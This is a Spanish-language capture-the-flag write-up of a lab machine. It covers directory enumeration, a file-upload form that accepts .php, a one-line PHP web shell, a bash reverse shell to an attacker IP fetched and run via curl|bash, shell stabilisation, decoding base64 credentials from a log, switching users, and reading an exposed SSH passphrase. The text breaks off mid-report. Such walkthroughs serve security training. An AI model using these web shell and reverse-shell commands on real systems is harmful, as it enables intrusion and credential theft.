Adicionalmente, se revisó el archivo [script.js](#) desde el panel de Debugger de las herramientas de desarrollo, donde se identificó un código relacionado con un formulario de subida de archivos. Esto confirma la existencia de un formulario identificado como `#fileUpload`, el cual no es accesible desde la navegación principal del sitio, pero sí desde la ruta descubierta en el hallazgo anterior.




La revisión del código fuente permitió identificar una página oculta (m4ch1n3_upload.html) con funcionalidad de subida de archivos y un usuario potencial (Bob). Estos dos hallazgos se convierten en el principal vector de ataque a explorar en la siguiente fase.

Hallazgo 3: Formulario de subida con extensión PHP permitida

Al acceder a la ruta descubierta en el hallazgo 1 (http://172.17.0.2/m4ch1n3_upload.html), se encontró un portal de documentos con un formulario de subida de archivos. El formulario indica explícitamente los tipos de archivo soportados:

Extensión	Tipo	¿Podría ser permitido?
.txt	Texto plano	Sí
.pdf	Documento	Sí
.php	Código ejecutable	No debería estar permitido



¿Por qué es una vulnerabilidad crítica?

A diferencia de .txt y .pdf, los archivos .php no son documentos normales, sino código que el servidor web ejecuta directamente. Esto quiere decir que si se logra subir un archivo PHP con instrucciones maliciosas, el servidor lo procesará como parte de su código, lo cual otorga al atacante la capacidad de ejecutar comandos remotamente sobre el sistema.

Esta vulnerabilidad se clasifica como File Upload Vulnerability y representa uno de los vectores de ataque más comunes y críticos en las aplicaciones web, ya que puede derivar en una Remote Code Execution (RCE), es decir, una ejecución remota de código en el servidor.

Verificación adicional.

Para confirmar que el formulario efectivamente restringe otros tipos de archivo, se intentó subir una imagen, obteniendo un resultado negativo. Sin embargo, la extensión .php permanece permitida, lo cual constituye un error grave de configuración en la validación de archivos del servidor.



Portal de Documentos

Sube tus archivos de forma segura y colabora con la innovación.

Sube tu Archivo

Selecciona un archivo de tu equipo y súbelo a nuestro portal.

Archivo seleccionado: Screenshot_2026-03-23_12_48_06.png Screenshot_2026-03-23_12_48_06.png

Tipos de archivo soportados: .txt, .pdf, .php

[Volver al Inicio](#)

Subida de Archivos

Error: Solo se permiten archivos de tipo: txt, pdf, php.

[Volver al Portal de Subida](#) [Volver al Inicio](#)

© 2023 CyberLand Labs. Todos los derechos reservados.

La presencia de la extensión .php dentro de los tipos de archivo permitidos en el formulario de subida representa una vulnerabilidad crítica que será aprovechada en la siguiente fase para obtener acceso al sistema mediante la carga de una web shell.

Hallazgo 4: Enumeración de directorios y rutas con Gobuster.

Con el objetivo de identificar rutas y/o directorios no visibles en la navegación del sitio web, se utilizó la herramienta *Gobuster* en modo de enumeración de directorios utilizando la *wordlist directory-list-2.3-medium.txt* disponible en Kali Linux. El escaneo procesó un total de 220.558 palabras contra el servidor web, encontrando dos rutas relevantes:

Ruta	Estado	Significado
/uploads	301	Existe y redirige a /uploads/
/server-status	403	Existe pero con acceso denegado

```
(root@kali)-[/home/kali/Desktop]
# gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Timeout: 10s


Starting gobuster in directory enumeration mode

/uploads (Status: 301) [Size: 310] [→ http://172.17.0.2/uploads/]
/server-status (Status: 403) [Size: 275]
Progress: 220558 / 220558 (100.00%)

Finished
```


/uploads (Status 301)

La ruta `/uploads` existe en el servidor y redirige automáticamente a <http://172.17.0.2/uploads/>. Este directorio es importante ya que, combinado con el hallazgo anterior del formulario de subida de archivos, es muy probable que sea el punto donde se almacenan los archivos subidos a través de la ruta `/m4ch1n3_upload.html`. Esto confirma que si se logra subir un archivo PHP con código malicioso a través del formulario, este sería accesible desde esa ruta.



/server-status (Status 403)


Esta ruta hace referencia a la página de estado interno del servidor Apache. El código 403 indica que la ruta sí existe, pero que el acceso está denegado para usuarios no autorizados. Si bien no es directamente explotable en este momento, confirma que el servidor web es Apache, dato que ya había sido identificado con el escaneo de Nmap.



La enumeración de directorios permitió confirmar la existencia del directorio /uploads, el cual representa una pieza clave en el vector de ataque identificado. La combinación de este hallazgo con el formulario de subida que permite archivos .php establece una ruta clara hacia la obtención de acceso al sistema mediante la carga de una web shell PHP.

Hallazgo 5: Uso de /robots.txt para buscar rutas ocultas.

Se verificó la existencia del archivo `robots.txt` accediendo a <http://172.17.0.2/robots.txt>, obteniendo una respuesta 404, lo cual indica que dicho archivo no existe en el servidor. Por lo tanto, no se identificaron rutas adicionales mediante este método.




ATAQUE.

Creación y carga de la Web Shell.

Teniendo en cuenta los hallazgos identificados durante la fase de análisis, se determinó que el vector de ataque más viable consistía en aprovechar la vulnerabilidad de la subida de archivos en /m4ch1n3_upload.html, la cual permite cargar archivos con extensión .php. Para explotar esta vulnerabilidad, se procedió a crear una web shell en PHP.

Paso 1: Creación del archivo PHP.

Se crea un archivo llamado *shell.php* en el cual se ingresa una línea de código PHP que le dice al servidor "Ejecuta este comando como si lo escribiera en la terminal".

A terminal window with a dark background and red and white text. It shows three commands being executed in a Kali Linux environment. The first command creates a file named shell.php with a PHP code snippet. The second command displays the content of shell.php, which is the same PHP code snippet. The third command lists the files in the current directory, showing auto_deploy.sh, forgotten_portal.tar, and shell.php. Red arrows point from the text in the paragraphs to the corresponding lines in the terminal.

```
(root@kali)-[/home/kali/Desktop]
# echo '<?php system($_GET["cmd"]); ?>' > shell.php



(root@kali)-[/home/kali/Desktop]
# cat shell.php
<?php system($_GET["cmd"]); ?>

(root@kali)-[/home/kali/Desktop]
# ls
auto_deploy.sh  forgotten_portal.tar  shell.php
```

Paso 2: Carga del archivo en el servidor.

Después, se subió el archivo al formulario y se verificó que se había cargado exitosamente. Además, se verificó en /uploads que el servidor había recibido el archivo.






Index of /uploads

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory	-		
? shell.php	2026-03-24 01:53	31	

Apache/2.4.58 (Ubuntu) Server at 172.17.0.2 Port 80

Paso 3: Verificación de la web shell.

Para confirmar que la web shell funcionaba correctamente, se ejecutó el comando *whoami* desde la terminal de Kali utilizando el comando *curl*. El servidor respondió con el usuario bajo el cual está corriendo el servicio web (www-data), lo que confirma que la ejecución remota fue exitosa.



Paso 4: Obtención de la reverse shell.

Para obtener una terminal interactiva dentro del servidor, se configuró un esquema de tres pasos. Primero se creó un archivo llamado rev.sh en Kali con el contenido “`bash -i >& /dev/tcp/10.0.2.15/443 0>&1`”. Luego, se levantó un servidor HTTP temporal en Kali usando Python para servir el archivo. Finalmente, se puso a Kali a escuchar en el puerto 443.

```
(root@kali)-[/home/kali/Desktop]
# echo 'bash -i >& /dev/tcp/10.0.2.15/443 0>&1' > rev.sh

(root@kali)-[/home/kali/Desktop]
# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...

(root@kali)-[/home/kali/Desktop]
# nc -nlvp 443
listening on [any] 443 ...
```

Además, se ejecutó el siguiente comando desde la web shell para que Forgotten_Portal pudiera descargar y ejecutar el archivo.

```
(root@kali)-[/home/kali/Desktop]
# curl "http://172.17.0.2/uploads/shell.php?cmd=curl+http://10.0.2.15:8080/rev.sh|bash"

(root@kali)-[/home/kali/Desktop]
# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
172.17.0.2 - - [23/Mar/2026 21:18:46] "GET /rev.sh HTTP/1.1" 200 -
```

Como resultado, se obtuvo acceso al servidor como el usuario “`www-data`”.

```
(root@kali)-[/home/kali/Desktop]
# nc -nlvp 443
listening on [any] 443 ...
connect to [10.0.2.15] from (UNKNOWN) [172.17.0.2] 40304
bash: cannot set terminal process group (24): Inappropriate ioctl for device
bash: no job control in this shell
www-data@bafcf4178093:/var/www/html/uploads$
```

Paso 5: Estabilización de la shell.

Una vez obtenida la reverse shell, se procedió a estabilizarla ejecutando una serie de comandos que convirtieron la conexión básica en una terminal completamente funcional dentro de Kali, permitiendo el uso de flechas, autocompletado y atajos de teclado sin riesgo de perder la conexión.

```
www-data@bafcf4178093:/var/www/html/uploads$ script /dev/null -c bash
script /dev/null -c bash
Script started, output log file is '/dev/null'.
www-data@bafcf4178093:/var/www/html/uploads$ ^Z
zsh: suspended nc -nlvp 443

(root@kali)-[/home/kali/Desktop]
# stty raw -echo; fg
[1] + continued nc -nlvp 443
www-data@bafcf4178093:/var/www/html/uploads$ export TERM=xterm
```

ACCESO PROFUNDO.

Reconocimiento interno del sistema.

Después de haberse obtenido y estabilizado la reverse shell como usuario *www-data*, se procedió a reconocer internamente el sistema para identificar posibles vías para escalar privilegios.

Paso 1: Identificación del usuario actual.

Se verificaron el usuario actual y sus permisos. El sistema confirmó que se estaba operando como *www-data*, un usuario que tenía permisos limitados, lo que hace necesario escalar privilegios para obtener un control total sobre el sistema.

```
www-data@bafcf4178093:/home$ whoami && id
www-data
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@bafcf4178093:/home$
```

Paso 2: Exploración de los usuarios del sistema.

Se revisó el directorio */home* para identificar a los usuarios presentes en el sistema. El resultado del comando fue el siguiente:

Usuario	Shell	Accesible
alice	/bin/bash	No
bob	/bin/bash	No
charlie	/bin/bash	No
cyberland	/bin/sh	No
ubuntu	/bin/bash	No

Ninguna carpeta de estos usuarios podía ser accedida desde *www-data*.

```
www-data@bafcf4178093:/home$ cd /home && ls -la
total 28
drwxr-xr-x 1 root    root    4096 Nov 25 2024 .
drwxr-xr-x 1 root    root    4096 Mar 23 22:19 ..
drwxr-xr-x 1 alice   alice   4096 Nov 25 2024 alice
drwxr-xr-x 1 bob     bob     4096 Nov 25 2024 bob
drwxr-xr-x 1 charlie charlie 4096 Nov 25 2024 charlie
drwxr-xr-x 1 cyberland cyberland 4096 Nov 25 2024 cyberland
drwxr-xr-x 1 ubuntu  ubuntu  4096 Nov 25 2024 ubuntu
www-data@bafcf4178093:/home$
```

Paso 3: Revisión de los usuarios en `/etc/passwd`.

Se revisó el archivo `/etc/passwd` para obtener información más detallada sobre los usuarios del sistema. Se confirmaron los usuarios que tenían acceso real al sistema, que son: *alice*, *bob*, *charlie*, *ubuntu* y *cyberland*, todos con shell `/bin/bash` o `/bin/sh`.

```
www-data@bafcf4178093:/home$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
cyberland:x:1001:1001::/home/cyberland:/bin/sh
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:101::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:996:996:systemd Resolver:/:/usr/sbin/nologin
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
alice:x:1002:1002::/home/alice:/bin/bash
bob:x:1003:1003::/home/bob:/bin/bash
charlie:x:1004:1004::/home/charlie:/bin/bash
www-data@bafcf4178093:/home$
```

Paso 4: Búsqueda de archivos binarios SUID.

Luego, se buscaron binarios con permisos SUID que pudieran ser aprovechados en esta etapa de escalamiento de privilegios. Los binarios que se encontraron corresponden a archivos estándar del sistema operativo Ubuntu, por lo que no se identificó ningún vector prometedor.

```
www-data@bafcf4178093:/home$ find / -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/mount
/usr/bin/su
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/umount
/usr/bin/sudo
www-data@bafcf4178093:/home$
```

Paso 5: Exploración del servidor web.

Se exploró también el directorio raíz del servidor web. En esta búsqueda, se identificaron archivos de interés como *access_log* y *m4ch1n3_upload.php*, los cuales serán explotados a continuación.

```
www-data@bafcf4178093:/home$ ls /var/www/html
access_log  contact.html  m4ch1n3_upload.html  styles.css
banner.png  index.html    m4ch1n3_upload.php   team.html
blog.html   logo.png      script.js             uploads
www-data@bafcf4178093:/home$
```

Paso 6: Análisis del archivo *access_log*.

Se analizó el archivo *access_log* encontrado en el paso anterior, en el directorio raíz del servidor web. Había una línea importante que mostraba una clave codificada en base 64, lo que constituye una mala práctica crítica de seguridad, ya que esta forma no es un mecanismo de cifrado sino simplemente una codificación reversible que cualquier atacante podría decodificar fácilmente.

```
www-data@bafcf4178093:/home$ cat /var/www/html/access_log
# — Access Log —
# Fecha: 2023-11-22
# Descripción: Registro de actividad inusual detectada en el sistema.
# Este archivo contiene eventos recientes capturados por el servidor web.

[2023-11-21 18:42:01] INFO: Usuario 'www-data' accedió a /var/www/html/.
[2023-11-21 18:43:45] WARNING: Intento de acceso no autorizado detectado en /var/www/html/admin/.
[2023-11-21 19:01:12] INFO: Script 'backup.sh' ejecutado por el sistema.
[2023-11-21 19:15:34] ERROR: No se pudo cargar el archivo config.php. Verifique las configuraciones.

# — Logs del sistema —
[2023-11-21 19:20:00] INFO: Sincronización completada con el servidor principal.
[2023-11-21 19:35:10] INFO: Archivo temporal creado: /tmp/tmp1234.
[2023-11-21 19:36:22] INFO: Clave codificada generada: YWxpY2U6czNjcjN0cEBzc3cwcmReNDg3
[2023-11-21 19:50:00] INFO: Actividad normal en el servidor. No se detectaron anomalías.
[2023-11-22 06:12:45] WARNING: Acceso sospechoso detectado desde IP 192.168.1.100.

# — Fin del Log —
```

Paso 7: Decodificación de credenciales.

Se realizó la decodificación de la cadena Base64. El resultado reveló las siguientes credenciales en texto plano:

Campo	Valor
Usuario	alice
Contraseña	s3cr3tp@ssw0rd^487

```
www-data@bafcf4178093:/home$ echo "YWxpY2U6czNjcjN0cEBzc3cwcmReNDg3" | base64 -d
alice:s3cr3tp@ssw0rd^487www-data@bafcf4178093:/home$
```

La combinación de un archivo de log accesible públicamente con credenciales almacenadas en Base64 representa una vulnerabilidad crítica que permitió obtener las credenciales del usuario *alice* sin ningún tipo de fuerza bruta ni técnica avanzada.

Movimiento lateral con usuario *alice*.

Paso 1: Acceso como usuario *alice*.

Con las credenciales obtenidas mediante la decodificación anterior, se procedió a cambiar al usuario *alice* utilizando el comando *su*. El acceso fue exitoso, confirmando que las credenciales que se obtuvieron son válidas.

```
alice:s3cr3tp@ssw0rd^487www-data@bafcf4178093:/home$ su alice
Password:
alice@bafcf4178093:/home$ whoami
alice
```

Paso 2: Exploración del directorio de *alice*.

Se identificaron los siguientes archivos que son de interés:

Archivo	Relevancia
user.txt	Flag de nivel usuario
.ssh	Directorio con claves SSH
incidents	Directorio con reportes internos
.bash_history	Historial de comandos de <i>alice</i>

```
alice@bafcf4178093:/home$ cd alice && ls -la
total 40
drwxr-x--- 1 alice alice 4096 Nov 25 2024 .
drwxr-xr-x 1 root  root 4096 Nov 25 2024 ..
-rw----- 1 alice alice 254 Nov 25 2024 .bash_history
-rw-r--r-- 1 alice alice 220 Mar 31 2024 .bash_logout
-rw-r--r-- 1 alice alice 3771 Mar 31 2024 .bashrc
drwxrwxr-x 3 alice alice 4096 Nov 25 2024 .local
-rw-r--r-- 1 alice alice 807 Mar 31 2024 .profile
drwxrwxr-x 2 alice alice 4096 Nov 25 2024 .ssh
drwxrwxr-x 2 alice alice 4096 Nov 25 2024 incidents
-rw-rw-r-- 1 alice alice 27 Nov 25 2024 user.txt
```

Paso 3: Capturación de la flag de usuario.

Se procedió a leer el archivo *user.txt* obteniendo la primera banderilla. Se capturó la banderilla del usuario *CYBERLAND*.

```
alice@bafcf4178093:~$ cat user.txt
CYBERLAND{us3r_l3v3l_fl4g}
```

Paso 4: Análisis del historial de comandos.

Se revisó el historial de comandos del usuario *alice* para identificar acciones relevantes ejecutadas previamente. Esto reveló que *alice* había estado trabajando con claves SSH en el directorio *.ssh* y había creado un reporte en el directorio *incidents*.

```
alice@bafcf4178093:~$ cat .bash_history
mkdir .ssh
exit
ll
cd .ssh/
ll
cat sshkey
mv sshkey id_rsa
ll
cat id_rsa
exit
ll
incidents
mkdir incidents
cd incidents/
nano report
exit
cd incidents/
cat report
exit
cd ..
cd root
cd home/
ll
cd alice/
ll
exit
cd ..
cd home/alice/
nano user.txt
exit
```

Paso 5: Análisis del reporte de incidentes.

Luego, se hizo una lectura del reporte encontrado en el directorio *incidents*. Este reporte mostró información crítica sobre una configuración errónea de claves SSH en el sistema.

- Una única clave *id_rsa* fue replicada en todos los directorios */home/<usuario>/.ssh/*.
- La passphrase del usuario *bob* quedó expuesta accidentalmente

Dato	Valor
Clave privada	/home/alice/.ssh/id_rsa
Passphrase de <i>bob</i>	cyb3r_s3curity

```

alice@bafcf4178093:~$ cat incidents/report
== INCIDENT REPORT ==
Archivo generado automaticamente por el sistema de auditoria interna de CyberLand Labs.

Fecha: 2023-11-22
Auditor Responsable: Alice Carter
Asunto: Configuracion Erronea de Claves SSH

== DESCRIPCION ==
Durante una reciente auditoria de seguridad en nuestro servidor principal, descubrimos un grave error de configuracion en el sistema de autenticacion SSH. El problema parece originarse en un script automatizado utilizado para generar claves RSA para los usuarios del sistema.

En lugar de crear claves unicas para cada usuario, el script genero una unica clave 'id_rsa' y la replico en todos los directorios de usuario en el servidor. Ademas, la clave esta protegida por una passphrase que, aunque tecnicamente existe, no ofrece ningun nivel real de seguridad.

== HALLAZGO ADICIONAL ==
Durante el analisis, encontramos que la passphrase de la clave privada del usuario 'bob' se almaceno accidentalmente en un archivo temporal en el sistema. El archivo no ha sido eliminado, lo que significa que la passphrase esta ahora expuesta.

**Passphrase del Usuario 'bob':** 'cyb3r_s3curity'

== DETALLES DE LA CONFIGURACION ==
Clave Privada: id_rsa
Passphrase: cyb3r_s3curity
Ubicacion: Copiada en todos los directorios '/home/<usuario>/.ssh/'

== CONSECUENCIAS ==
1. **Pérdida de Privacidad**: Todos los usuarios comparten la misma clave, lo que significa que cualquiera puede autenticarse como cualquier otro usuario si obtiene acceso a la clave.

== POSIBLES SOLUCIONES ==
